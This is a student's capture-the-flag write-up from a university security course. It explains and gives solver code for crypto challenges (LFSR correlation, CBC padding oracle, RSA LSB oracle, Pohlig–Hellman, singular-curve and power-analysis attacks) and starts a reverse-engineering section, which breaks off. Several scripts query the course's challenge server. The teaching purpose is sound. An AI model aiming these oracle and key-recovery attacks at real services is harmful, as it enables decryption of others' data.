

EDU CTF course - Computer Security 2022 Fall

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Crypto

There Is No Such Thing As Absolute Security ...

Challenge Name : COR

Points : 10

Category : Crypto

Description : Although I'm not a statistician, the output is quite random, right?

Approach :

This is a triple LFSR (linear feedback shift register) encryption. We can get the ciphertext and the length of each initial bit, which is 27, 23, 25. However, we don't know the plaintext. We can solve this by enumerating all possible initial states, but it has $2^{23} * 2^{25} * 2^{27} = 2^{75}$ possibilities, which is not possible to solve by computers nowadays. However, we can solve this with the **LFSR correlation attack**.

The algorithm is, we create three LFSR chains, each time we get one bit from each, denoted by **x1**, **x2** and **x3**, and if x1 is 1, return x2, else return x3. If we enumerate all $2^3 = 8$ possible values of (x1, x2, x3) and the output, we would find that **there is a 75% correlation between x2 and the output, as well as between x3 and the output**.

By this breakthrough, **we can separately enumerate x2, x3, and then x1 in order**. For x2 and x3, we enumerate all possible initial states and generate the possible x2 and x3. If there is about 75% correlation between it and the outputs, that means it is the original x2 and x3 we're looking for. After getting x2 and x3, then we can enumerate all possible initial states of x1 and check if the result is exactly the output we got.

By this approach, it cut down the time complexity from 2^{75} to about 2^{27} ($2^{23} + 2^{25} + 2^{27}$). It still costs lots of time though. So I write my code in C++ instead of Python.

Code :

```
● ● ●
1 vector<bool> lfsr1_init, lfsr2_init, lfsr3_init, lfsr1_list, lfsr2_list, lfsr3_list, flag;
2
3 void lfsr2_generate(vector<bool> list){
4     if(list.size() == 23){
5         LFSR lfsr({0, 5, 7, 22}, list);
6         int counter = 0 ;
7         for(int i=0; i<232; i++) lfsr.getbit();
8         for(int i=232; i<432; i++) if(lfsr.getbit() == output[i]) counter++;
9         // using 70% as threshold
10        if(counter >= 140) lfsr2_init = list;
11    }
12    else{
13        vector<bool> cp = list;
14        cp.push_back(0);
15        lfsr2_generate(cp);
16        cp = list;
17        cp.push_back(1);
18        lfsr2_generate(cp);
19    }
20 }
21
22 void lfsr3_generate(vector<bool> list){
23     if(list.size() == 25){
24         LFSR lfsr({0, 17, 19, 24}, list);
25         int counter = 0 ;
26         for(int i=0; i<232; i++) lfsr.getbit();
27         for(int i=232; i<432; i++){
28             if(lfsr.getbit() == output[i]) counter++;
29         }
30         // using 70% as threshold
31         if(counter >= 140) lfsr3_init = list;
32     }
33     else{
34        vector<bool> cp = list;
35        cp.push_back(0);
36        lfsr3_generate(cp);
37        cp = list;
38        cp.push_back(1);
39        lfsr3_generate(cp);
40    }
41 }
42
43 void lfsr1_generate(vector<bool> list){
44     if(list.size() == 27){
45         LFSR lfsr({0, 13, 16, 26}, list);
46         int counter = 0 ;
47         for(int i=0; i<232; i++) lfsr.getbit();
48         for(int i=232; i<432; i++){
49             bool x = lfsr.getbit()?lfsr2_list[i]:lfsr3_list[i];
50             if(x==output[i]) counter++;
51         }
52         if(counter == 200) lfsr1_init = list;
53     }
54     else{
55        vector<bool> cp = list;
56        cp.push_back(0);
57        lfsr1_generate(cp);
58        cp = list;
59        cp.push_back(1);
60        lfsr1_generate(cp);
61    }
62 }
```

```
● ● ●
1
2 int main(){
3     lfsr2_generate({});
4     lfsr3_generate({});
5
6     LFSR lfsr2({0, 5, 7, 22}, lfsr2_init);
7     LFSR lfsr3({0, 17, 19, 24}, lfsr3_init);
8     lfsr2_list.resize(0);
9     lfsr3_list.resize(0);
10    for(int i=0;i<432;i++){
11        lfsr2_list.push_back(lfsr2.getbit());
12        lfsr3_list.push_back(lfsr3.getbit());
13    }
14
15    lfsr1_generate({});
16    LFSR lfsr1({0, 13, 16, 26}, lfsr1_init);
17    lfsr1_list.resize(0);
18    for(int i=0;i<432;i++){
19        lfsr1_list.push_back(lfsr1.getbit());
20        lfsr2_list.push_back(lfsr2.getbit());
21        lfsr3_list.push_back(lfsr3.getbit());
22    }
23
24    flag.resize(0);
25    for(int i=0; i<232; i++){
26        bool bit = lfsr1_list[i]?lfsr2_list[i]:lfsr3_list[i];
27        bit = bit ^ output[i];
28        flag.push_back(bit);
29    }
30    for (int i=0; i<232; i+=8){
31        int ascii = 0;
32        for(int j=0; j<8; j++){
33            ascii = ascii * 2 + flag[i+j];
34        }
35        cout << char(ascii);
36    }
37 }
```

Result :

```
FLAG{W0W_y0u_Kn0w_CO_477ACK}
```

Challenge Name : POA

Points : 10

Category : Crypto

Description : A confidential channel for receiving messages from my friend.
nc edu-ctf.zoolab.org 10101

Approach :

This is a CBC encryption. CBC encryption does padding before encryption. In this case it pads an 0x08 and 0x00 to the rest bytes. If we send a ciphertext to the server, we'll know if the plaintext can be unpadded successfully. Thus we can solve this with the padding oracle attack.

Each block in CBC has 16 bytes. For each block i , $\text{pt}[i] = \text{decrypt}(\text{ct}[i]) \wedge \text{ct}[i-1]$, so we can solve each block separately. In each block, we start from the last byte to the first byte, enumerating all possible values of the byte from 0 to 256, excluding its original value.

Take the last byte for example, if there's no padding error occurs only when the last byte of $\text{ct}[i-1]$ replaced by x , that means $\text{decrypt}(\text{ct}[i]) \wedge x = \text{0x08}$, then we can deduce that $\text{pt} = \text{decrypt}(\text{ct}[i]) \wedge \text{ct}[i-1] = \text{0x08} \wedge x \wedge \text{ct}[i-1]$. After solving the last bit, now we have to modify it again to make the last bit of the plaintext 0x00 so that we can go on testing the rest of the bytes. The modified one is $\text{ct}[i-1] = x \wedge \text{0x80} \wedge \text{0x00}$

Code :

```
● ● ●
1 def byte_to_array(byte_string):
2     return [[byte_string[i+j]for j in range(16)] for i in range(0, len(byte_string), 16)]
3
4 def array_to_byte(array):
5     return bytes(bytarray([j for array in array for j in array]))
6
7 r = remote('edu-ctf.zoolab.org', 10101)
8 ct = byte_to_array(bytes.fromhex(r.readline()[:-1].decode()))
9
10 for block_i in range(1, len(ct)):
11     block_pt = []
12     mod_ct = copy.deepcopy(ct[:block_i+1])
13     for byte_i in range(15, -1, -1):
14         for test_val in range(256):
15             if(ct[block_i-1][byte_i] == test_val): continue
16             mod_ct[block_i-1][byte_i] = test_val
17             r.sendline(array_to_byte(mod_ct).hex().encode('ascii'))
18             res = r.readline()
19             if res == b'Well received :\n':
20                 block_pt = [test_val ^ 0x80 ^ ct[block_i-1][byte_i]] + block_pt
21                 mod_ct[block_i-1][byte_i] = test_val ^ 0x80
22                 break
23             else:
24                 block_pt = [0x80] + block_pt
25                 mod_ct[block_i-1][byte_i] = 0x80 ^ ct[block_i-1][byte_i]
26
27 print(array_to_byte([block_pt]))
```

Result :

```
[!] Opening connection to edu-ctf.zoolab.org on port 10101
[!] Opening connection to edu-ctf.zoolab.org on port 10101: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10101: Done
b'FLAG{ip4d_pr0_is'
b'r3ally_pr0_4Nd_'
b'f1at!!!!}\x80\x00\x00\x00\x00\x00\x00'
```

Challenge Name : LSB

Points : 150

Category : Crypto

Description : I'll tell you the least significant information...

Approach :

This is RSA encryption. We know the public key N and e, the ciphertext ct. Also we can get the remainder of plaintext divide 3 by sending a ciphertext to the server. We can solve this with the **LSB (least significant bit) oracle attack**.

First we have $ct = pt^e \% N$. We can multiply each side by 3^e , means $3^e * ct \% N = (3 * pt)^e \% N$. Then we can send ct as ciphertext to server to get $pt \% 3$, denoted by r, and then send $3^e * ct \% N$ as ciphertext to server to get $(3 * pt)^e \% N \% 3$, denoted by r3.

There are 3 possible value of r3 :

IF $0 < 3 * pt < N$:

$$r3 = (3 * pt) \% 3$$

IF $N < 3 * pt < 2 * N$:

$$r3 = (3 * pt - N) \% 3$$

IF $2 * N < 3 * pt < 3 * N$:

$$r3 = (3 * pt - 2N) \% 3$$

By this, we can find which range pt is in. And then we can set the value of current r3 to r to see if $9 * pt < N$ or $N < 9 * pt < 2 * N$ and the like. Do this again and again until finding the value.

Remind that in order to accelerate, always mod N before doing multiplying computation.

Code :

```
● ● ●
1 r = remote('edu-ctf.zoolab.org', 10102)
2 n = int(str(r.readline())[2:-3])
3 e = int(str(r.readline())[2:-3])
4 enc = int(str(r.readline())[2:-3])
5
6 # set the lower and upper bound for c
7 pt_lower_bound, pt_upper_bound = 0, n
8
9 # get pt % 3
10 r.sendline(str.encode(str(enc)))
11 pt_remainder = int(r.readline())
12 e3, multiple = pow(3, e), pow(3, e)
13
14 while pt_lower_bound+1 < pt_upper_bound:
15     r.sendline(str.encode(str((enc * multiple) % n)))
16     pt3_remainder = int(r.readline())
17     range = pt_upper_bound - pt_lower_bound
18     if (3 * pt_remainder) % 3 == pt3_remainder:
19         pt_upper_bound = pt_lower_bound + range // 3 + 1
20     elif (3 * pt_remainder - n % 3) % 3 == pt3_remainder:
21         pt_upper_bound = pt_lower_bound + range * 2 // 3 + 1
22         pt_lower_bound = pt_lower_bound + range // 3
23     elif (3 * pt_remainder - 2 * (n % 3)) % 3 == pt3_remainder:
24         pt_lower_bound = pt_lower_bound + range * 2 // 3
25
26     pt_remainder = pt3_remainder
27
28     # multiply the multiple of ct we test by 3^e each iteration
29     multiple = (multiple * e3) % n
30
31 print(pt_lower_bound.to_bytes(math.ceil(math.log(pt_lower_bound, 256)), 'big'))
```

Result :

```
[*] Opening connection to edu-ctf.zoolab.org on port 10102
[*] Opening connection to edu-ctf.zoolab.org on port 10102: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10102: Done
b"FLAG{1e4ST_519Nific4N7_Bu7_m057_1mport4Nt}\x9c\xbe\xbeEt\x92\xf4\x05\xb3\x9b\xde\xce\x88S\x08\x90\x7f\x93\xf54\xbb\xca\xc66\x06\xfd\xfd\x1f\x15\xd4\xc15h\xbd\x068\r<\x0f\x85\x9a\xf0\xc5\x9a2\xdd\x9a\xf0\xde\xb3K\x07\x8b\x8fBV#\x03\xdc\x1f\xrK]\xec\x86\xd0#\x1f\x82a\xe8\x9a\xd5\x85\xde8\xf1\x90\xd9\xdf\xdb\x17\x7k\xffTD\xc7\x9a\xf5\x8d\x9a6\x02\x93\xe0F"\xfd4\x803\xc5\xff\xb5\xc2\x86\xd7\xf0\xd9^>\x0f\x9c\xfb\xfc\xf6\xd0\xbe!\x81\x91\xc61\xdf\x1d\xff\xee\x86\x8c\x8f\xd2\x9a\xe7p\xb3\xd4\xe4\x90\xd81\x86\xd6\x02\xf7\xbaKa\xca\xd39"
[*] Closed connection to edu-ctf.zoolab.org port 10102
```

Challenge Name : XOR

Points : 300

Category : Crypto

Description : none

Approach :

I first came up with separating the initial state into 4 parts and using brute force approaches in each to see how much it matches the output. Obviously it failed because when trying one part, bits in the other three parts are just too random.

Then I calculated the mapping function which can map the initial state to the final 70 bits of output, trying to find some regularity between them. For example, one bit can directly map to another. But I quickly found that the mapping function is so complex and completely irregular.

After thinking for a long while, I came up with an idea of transferring the mapping function into a matrix. In that way, we can get the initial state by multiplying its inverse matrix (mod 2).

The coding part of this challenge is a little bit hard since we have to compute modular matrix inverse using *SageMath*. Moreover, the matrix's size is $64 * 64$, which is large. So we should use *Matrix(GF(2), matrix)* instead of *Matrix(IntegerModRing(2), mat)*

Code :

Result :

b'FLAG{Y0u c4N n07 Bru73 f0RCE tH15 TiMB!!!}'

Challenge Name : dlog

Points : 20

Category : Crypto

Description : nc edu-ctf.zoolab.org 10103

Approach :

This is a simple discrete logarithm problem and can be solved by the Pohlig–Hellman algorithm.

We have $b^{\text{flag}} \% p = ct$, while we can choose our own b and p and the server will return $b^{\text{flag}} \% p$ to us. Usually it is safe except that the factors of prime p are all small numbers.

First, we have to choose an unsafe prime for the Pohlig–Hellman algorithm. That is, $p - 1$ should be a multiple of some small primes. I set $p - 1$ to 2 at first, and then randomly choose small primes to multiply until it reaches 1024 bit. And then check if $x + 1$ is prime, if so, we have $p = x + 1$, if not, repeat until success. The reason why I set x 2 instead of 1 is that all 1024 bits primes are odd, so $p - 1$ must be even.

Code :

```
1
2 def unsafe_p_gen():
3     while True:
4         ans = 2
5         while ans.bit_length() < 1024:
6             ans *= getPrime(7)
7         if ans.bit_length() == 1024 and isPrime(ans + 1):
8             return ans + 1
9
10 p = unsafe_p_gen()
11 b = 11
12
13 r = remote('edu-ctf.zoolab.org', 10103)
14 r.readuntil(b"give me a prime")
15 r.sendline(str(p).encode())
16 r.readuntil(b"give me a number")
17 r.sendline(str(b).encode())
18 r.readuntil(b"The hint about my secret:")
19 ct = int(r.readline().strip())
20
21 b = b % p
22 ct = ct % p
23 flag = int(discrete_log(p, ct, b))
24 print(flag.to_bytes(math.ceil(math.log(flag, 256)), 'big'))
```

Result :

```
[x] Opening connection to edu-ctf.zoolab.org on port 10103
[x] Opening connection to edu-ctf.zoolab.org on port 10103: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10103: Done
b"FLAG{D0_No7_SLiP!!!1t'5_SM0o7h_0w0}\xd0\x0b\xca#\x1a\xfa\x8e\x86\xc6\x89\x1f\x91Y\x9c\x93\x9c\x15\xd2#\xefu\xb8]\x92\x89\x00\x981y\xbcyV\xbfm#\x93;\xd7>\x82\n\xc1t;\xa48K\xeb\xf5\x95\x12\5\x97]\` \xe3`\xde\xf1zE}\xae\x1e~\x1dc\x90\xc6\xf6\x93A[\eo\x93\xb7A\xc4\x7f\x89\x8a\x88#\x93j\x04\x1bu"
```

Challenge Name : DH

Points : 200

Category : Crypto

Description : nc edu-ctf.zoolab.org 10104

Approach :

If we check the given encryption files carefully, we'll found that this is a simple formula :
 $((g^a \% p)^b \% p * flag) \% p = c$.

Since we want to get the flag, I came up with the idea of making $(g^a \% p)^b = 1$. By this, c, which we can get, would equal to the flag. It can be simplified as $g^{(a * b)} \% p = 1$, while a and b are random numbers that we don't know, p is a random prime that we know, g is provided by us, and the only constraint is that g, a and b are all in the range from 2 to $p - 2$.

Fermat's little theorem states that $x^{(p - 1)} = 1 \pmod{p}$ if p is prime and a is not multiple of p. We can not let $g = x^{(p - 1)}$ due to the constraint of $g \% p != 1$. Then I came up with letting $g = x^{((p - 1) / 9)}$. Whenever $p - 1$ is multiple of 9 as well as a and b are both multiple of 3, we got $g^{(a * b)} \% p = 1$.

Code :

```
● ● ●
1 for i in range(81): # 9*3*3, can do even less if lucky
2     r = remote('edu-ctf.zoolab.org', 10104)
3     # get the prime p
4     p = int(str(r.readline())[2:-3])
5     if (p-1) % 9 == 0:
6         g = pow(3, ((p-1)//9), p)
7         r.sendline(str.encode(str(g)))
8         try:
9             flag = int(str(r.readline())[2:-3])
10            flag = flag.to_bytes(math.ceil(math.log(flag, 256)), 'big')
11            # check if we get a correct flag
12            if chr(flag[0]) == "F":
13                print(flag)
14                break
15        except:
16            print('Bad :(')
```

Result :

Challenge Name : node

Points : 100

Category : Crypto

Description : none

Approach :

This is an elliptic curve encryption program. The curve's equation is $y^2 = x^3 - 3x + 2$. I found that $4 * a^3 + 27 * b^2 = 0$, which means this is a **singular curve**. We can solve this challenge by **node attack**.

The equation $y^2 = x^3 - 3x + 2$ can be rewritten in the form $y^2 = (x - a)^2 * (x - \beta)$, where $a = 1$ and $\beta = -2$. In the case $y^2 = (x - a)^2 * (x - \beta)$, we have a mapping function $\varphi(x, y) = (y + \sqrt{a - b} * (x - a)) / (y - \sqrt{a - b} * (x - a))$. It has been proved by utaha that for any point P and Q on the curve, $\varphi(P+Q) = \varphi(P) * \varphi(Q)$, thus, $\varphi(P * d) = \varphi(P) ^ d$.

In this program, we know point G and point $(G * flag)$, and we want to get the flag. We can calculate $\varphi(G)$ and $\varphi(G * flag)$, and use discrete log to get $flag$ which satisfy $\varphi(G) ^ flag \% p = \varphi(G * flag)$

Code :

```
● ● ●
1 # This function is from https://gist.github.com/nakov/60d62bdf4067ea72b7832ce9f71ae079
2 # Can use Sage module instead
3 def modular_sqrt(a, p):
4     def legendre_symbol(a, p):
5         ls = pow(a, (p - 1) // 2, p)
6         return -1 if ls == p - 1 else ls
7
8     if legendre_symbol(a, p) != 1:
9         return 0
10    elif a == 0:
11        return 0
12    elif p == 2:
13        return p
14    elif p % 4 == 3:
15        return pow(a, (p + 1) // 4, p)
16
17    s = p - 1
18    e = 0
19    while s % 2 == 0:
20        s //= 2
21        e += 1
22
23    n = 2
24    while legendre_symbol(n, p) != -1:
25        n += 1
26
27    x = pow(a, (s + 1) // 2, p)
28    b = pow(a, s, p)
29    g = pow(n, s, p)
30    r = e
31
32    while True:
33        t = b
34        m = 0
35        for m in range(r):
36            if t == 1:
37                break
38            t = pow(t, 2, p)
39
40        if m == 0:
41            return x
42
43        gs = pow(g, 2 ** (r - m - 1), p)
44        g = (gs * gs) % p
45        x = (x * gs) % p
46        b = (b * g) % p
47        r = m
48
49 def Phi(alpha, beta, x, y):
50     ans = ((y + modular_sqrt(alpha-beta, p)*(x-alpha)) % p) * pow((y - modular_sqrt(alpha-beta, p)*(x-alpha)) % p, -1, p)
51     return ans % p
52
53 Point = namedtuple("Point", "x y")
54 p = 1439347494057702678080391095332416717831615681366794991423769071711253367841763357317828230294094536226968713272783737309148105009645408337908364715252952913
55 322558857826125357939557272950776497159778396509839324563666827719456996428439108550014726475613676946136505776645468954092541789489465044267493955801
56 G = Point(1018060571407808505447145304436447838257851670751471959006966628348944474920852525400906792413017213409859755192241443314254776283865740160403586487
57 523532638024005272501632978118974928539208715437768489028745107893769238055619212697166906901567362635561425735593795743852141232711066181542250679387203333,
58 21070877610471404482239943378636153064994127432885248474058869292952127649993188722507718459666305388324601532051592215665909425735595882197577672634072564
59 64599995908465345140503707931149008976701076495541892962476491280034578150363580350805942113922910578342261017441353044437092977119013)
60 F = Point(9801549593290707686409625840798896200737632884989981025032200232562535973592293768653335945557036929199998047629769444555784536880283078806297676081546
61 72396612831570944251853375405788428518434971777806024153227062264265515846633379203744588829488176045794602858847864402137150751961826536524265308139934971,
62 871661360542992726585345929824303616755203192060994999925292376639352466175619471644783116256160427756839763092004837639280604755842089192281347512471896788
63 90743220617473417803689224539606146885146018586196443239240856176958846852418786817138656457836292377824279396698093857550091931091983893092436864205)
64
65 alpha, beta = 1, -2
66 PhiF, PhiG = Phi(alpha, beta, F.x, F.y) % p, Phi(alpha, beta, G.x, G.y) % p
67
68 flag = int(discrete_log(p, PhiF, PhiG))
69 print(flag.to_bytes(math.ceil(math.log(flag, 256)), 'big'))
```

Result :

```
b'FLAG{I_h3arD_th47_ECDlp_1s_h4rDEr_THaN_dlp}5\xff\xe4\xd4\xb6\xd5\x92\x86\n\n\x1b&c\x85\x14\xeaB0wxZ/\x89\xbd}6JZ6t\x9aF\xd3\x84\x0c\x1a\x95\xf6\xe5&\x0c\x21\xfe\xaf\x9c:\x05\xe0sc9\xfb+\xf5v\xcd\xeb\x11_\xec\xe5\xb9\xcaH\x95\xdd\xf5p\xd7~0L\xe4\x17\xfb'
```

Challenge Name : AES

Points :

Category : Crypto

Description :

Approach :

This is an AES encryption program. AES is a secure encryption algorithm. Nevertheless, no encryption system is entirely secure. We can do Side-channel attack, which is any attack based on extra information that can be gathered because of the way the algorithm is implemented, rather than algorithm itself. For example, hardware information during a computation.

In this challenge, it provides an AES encryption file and a json file that record 50 data, each containing a 16 bytes plaintext, corresponding ciphertext, and a 1806 length power trace array, with the i th value representing the power consumption at time i .

To get the AES key, we can use the CPA (correlation power analysis, a kind of power analysis). The rationale behind his work is that the power consumption would be larger when machines try to complement more bits, which means that the Hamming distance is larger. For example, the power consumption would be larger when transformatting 0000 to 1111 than when transformatting 0000 to 0001.

The approach is, I repeat computing one byte for 16 times. For each byte, firstly, I take the corresponding bytes in plaintext from the 50 data, and enumerate all possible bytes of the key, which is 0x00~0xFF in this case, and then compute $\text{Sbox}(\text{plaintext} \wedge \text{key})$ to get hypothetical intermediate values, and compute Hamming distances of all hypothetical intermediate values. The **hamming distance matrix** is a $50 * 256$ matrix, while the value on i th row and j th column represents Hamming distances of the hypothetical intermediate value when the plaintext is equal to the i th data and the key is equal to j . Secondly, I compute the correlation coefficient of hamming distance and power trace. This construct a $256 * 1806$ matrix which represents correlation coefficient of i th column in hamming distance matrix and j th column in power trace matrix. Finally, we can guess the row of the first or second largest value in the correlation coefficient matrix is the Key. There are some deeper explanations on this approach below.

The key contains 16 bytes. Since SubBytes is independent of each byte's location, I choose the intermediate values after AES doing XOR and SubBytes in order to make it simpler. In this way, we can separate each of the 16 bytes and compute them separately.

Code :

```
● ● ●
1 # s-box matrix from encryption file
2 sbox = [0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
3     0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
4     0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
5     0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
6     0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
7     0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
8     0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
9     0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,
10    0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
11    0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,
12    0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,
13    0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
14    0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0x8e, 0xd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,
15    0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
16    0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
17    0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16]
18
19 def hamming_distance(num):
20     return bin(num).count("1")
21
22 data = json.load(open('stm32f0_aes.json'))
23
24 # K is 256 since value of each byte is between 0 to 255, T is the number of time point we have traced
25 D, K, T = len(data), 256, len(data[0]['pm'])
26 trace_matrix = np.array([data[i]['pm'] for i in range(D)])
27
28 # test one byte at a time, since each byte is independent before MixColumns
29 for byte in range(16):
30     # hamming_distance_matrix has shape D * K
31     hamming_distance_matrix = np.array([[hamming_distance(sbox[data[i]['pt'][byte]^j]) for j in range(K)] for i in range(D)])
32
33     # coef_matrix has shape K * T
34     coef_matrix = np.array([[np.corrcoef(hamming_distance_matrix[:,i], trace_matrix[:,j])[0][1] for j in range(T)] for i in range(K)])
35
36     row, col = np.unravel_index(coef_matrix.argmax(), coef_matrix.shape)
37     print(chr(row), end='')
```

Result :

18Mb9oEnbXHyHTR

Reverse

Challenge Name : Sacred Arts

Points : 11

Category : Reverse

Description :

Tool : IDA freeware, gdb

Approach :

In this challenge we are given an elf 64 file. I used **IDA freeware** to disassemble the file. In the section below I found data recognized as a byte is actually an array with length 7.

```
.text:00000000040108B byte_40108B    db 0B3h, 0BAh, 0BEh, 0B8h, 84h
.text:00000000040108B                  ; DATA XREF: .text:loc_4010CA↓o
.text:000000000401090                 dq 9E98D18B928D9099h, 0D19290D29C8D9A92h, 8F978FBDD1D0888Bh
.text:000000000401090                 dq 0CCCDCB92C28C9DC0h, 0CEC2BE8D91D9C7C7h, 0FFFFFFFCF82C8CFC7h
.text:0000000004010C0                 db 3 dup(0FFh)
```

So I reformed it and got the array data.

```
.text:00000000040108B qword_40108B   dq 8D909984B8BEBAB3h, 8D9A929E98D18B92h, 0D0888BD19290D29Ch
.text:00000000040108B                  ; DATA XREF: .text:loc_4010CA↓o
.text:00000000040108B                 dq 8C9DC08F978FBDD1h, 0D9C7C7CCCDCB92C2h, 0C8CFC7CEC2BE8D91h
.text:00000000040108B                 dq 0xFFFFFFFFFFFFFCF82h
```

Finally, I found the section below which processes the array data. For each element in the array, it does **neg**, which is equal to two's complement, and then **xchg**, which means exchange the first two bytes and the last two bytes.

```
.text:0000000004010D1 loc_4010D1:      ; CODE XREF: .text:0000000004010EC↓j
.text:0000000004010D1                 lea    rdx, ds:0FFFFFFFFFFFFFF8h[rcx*8]
.text:0000000004010D9                 mov    rax, [rsp+rdx]
.text:0000000004010DD                 neg    rax
.text:0000000004010E0                 xchg   al, ah
.text:0000000004010E2                 cmp    rax, [rbx+rdx]
.text:0000000004010E6                 jnz    loc_401035
.text:0000000004010EC                 loop   loc_4010D1
.text:0000000004010EE                 jmp    short loc_4010FD
```

Code :

```
● ● ●
1 qword = [0x8D909984B8BEBAB3, 0x8D9A929E98D18B92, 0x0D0888BD19290D29C, 0x8C9DC08F978FBDD1,
2     0x0D9C7C7CCDCB92C2, 0x0C8CFC7CEC2BE8D91, 0x0FFFFFFFFFFFFCF82]
3
4 for val in qword:
5     exch_val = ((val >> 16) << 16) + (val >> 8) % (1 << 8) + val % (1 << 8) * (1 << 8)
6     flag = (1 << 64) - exch_val
7     print(flag.to_bytes(math.ceil(math.log(flag, 256)), 'big').decode("utf-8")[:-1], end='')
```

Result :

```
FLAG{forum.gamer.com.tw/C.php?bsn=42388&snA=18071}
```

Challenge Name : Kekkou

Points : 11


Category : Reverse

Description :

Tool : IDA freeware, gdb

Approach :

In this challenge we are given an x86 64 file., I used **IDA freeware** to disassemble and decompile the file.




As IDA has recognized the functions correctly, I firstly looked into each function and modified some code to make it more understandable.

In the main function, I found that this is a program that includes inputting a string and verifying if it is the FLAG.

```

